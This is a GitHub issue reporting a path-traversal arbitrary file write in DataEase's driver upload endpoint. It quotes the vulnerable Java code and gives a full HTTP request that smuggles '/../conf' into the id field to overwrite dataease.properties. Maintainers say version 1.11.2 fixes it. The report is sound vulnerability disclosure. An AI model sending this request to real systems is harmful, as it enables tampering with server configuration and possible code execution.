New issue

Jump to bottom

[Bug]任意文件跨目录写入 #2428

Closed Ryze-T opened this issue on Jun 15 · 2 comments

Assignees

Labels 状态:待反馈 类型:bug

Ryze-T commented on Jun 15


DataEase 版本
最新版
运行方式(安装包运行 or 源码运行 ?)
安装包运行

浏览器版本
任意

Bug 描述
任意文件跨目录写入

Bug 重现步骤(有截图更好)

数据源驱动管理处存在文件上传接口：



查看源代码：

```
public DeDriverDetails saveJar(MultipartFile file, String driverId) throws Exception {
    String filename = file.getOriginalFilename();
    String dirPath = DRIVER_PATH + driverId + "/";
    String filePath = dirPath + filename;

    saveFile(file, dirPath, filePath);
    List<String> jdbcList = new ArrayList<>();
    String version = "";
```

直接将上传的文件以及ID进行拼接，因此可以构造包：

```
POST /driver/file/upload HTTP/1.1
Host: xxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
Authorization: xxx
Content-Type: multipart/form-data; boundary=--------------------------
-703623386106088954910360955 75
Content-Length: 1167
Origin: http://10.211.55.18
Connection: close
Referer: http://10.211.55.18/
Cookie:

----------------------------703623386106088954910360955 75
Content-Disposition: form-data; name="id"
```

```
/../conf
-----------------------------703623386106088954910360955 75
Content-Disposition: form-data; name="name"

123
-----------------------------703623386106088954910360955 75
Content-Disposition: form-data; name="createTime"

1654829420814
-----------------------------703623386106088954910360955 75
Content-Disposition: form-data; name="type"

mysql
-----------------------------703623386106088954910360955 75
Content-Disposition: form-data; name="driverClass"

null
-----------------------------703623386106088954910360955 75
Content-Disposition: form-data; name="desc"


-----------------------------703623386106088954910360955 75
Content-Disposition: form-data; name="typeDesc"

MySQL
-----------------------------703623386106088954910360955 75
Content-Disposition: form-data; name="showModel"

show
-----------------------------703623386106088954910360955 75
Content-Disposition: form-data; name="file"; filename="dataease.properties"
Content-Type: image/png

123
-----------------------------703623386106088954910360955 75--
```

虽然返回包为错误，但实际上已经上传成功。
因此可以修改数据库配置文件或其他配置文件，可能会造成任意代码执行

 **Ryze-T** added the 类型:bug label on Jun 15

 **Ryze-T** assigned **BBchicken-9527**, **youliyuan-fit2cloud** and **zyyfit** on Jun 15

 **github-actions** bot added the 状态:待处理 label on Jun 15

 **maninhill** changed the title ~~[Bug]~~ **[Bug]任意文件跨目录写入** on Jun 15

xuwei-fit2cloud commented on Jun 15 Contributor

感谢反馈，我们正在处理。

github-actions bot added 状态:待反馈 and removed 状态:待处理 labels on Jun 15

maninhill commented on Jun 17 Contributor

v1.11.2 已修复，详情请参考：https://github.com/dataease/dataease/releases/tag/v1.11.2

maninhill closed this as completed on Jun 17

Assignees

youliyuan-fit2cloud

zyyfit

BBchicken-9527

Labels

状态:待反馈 类型:bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

6 participants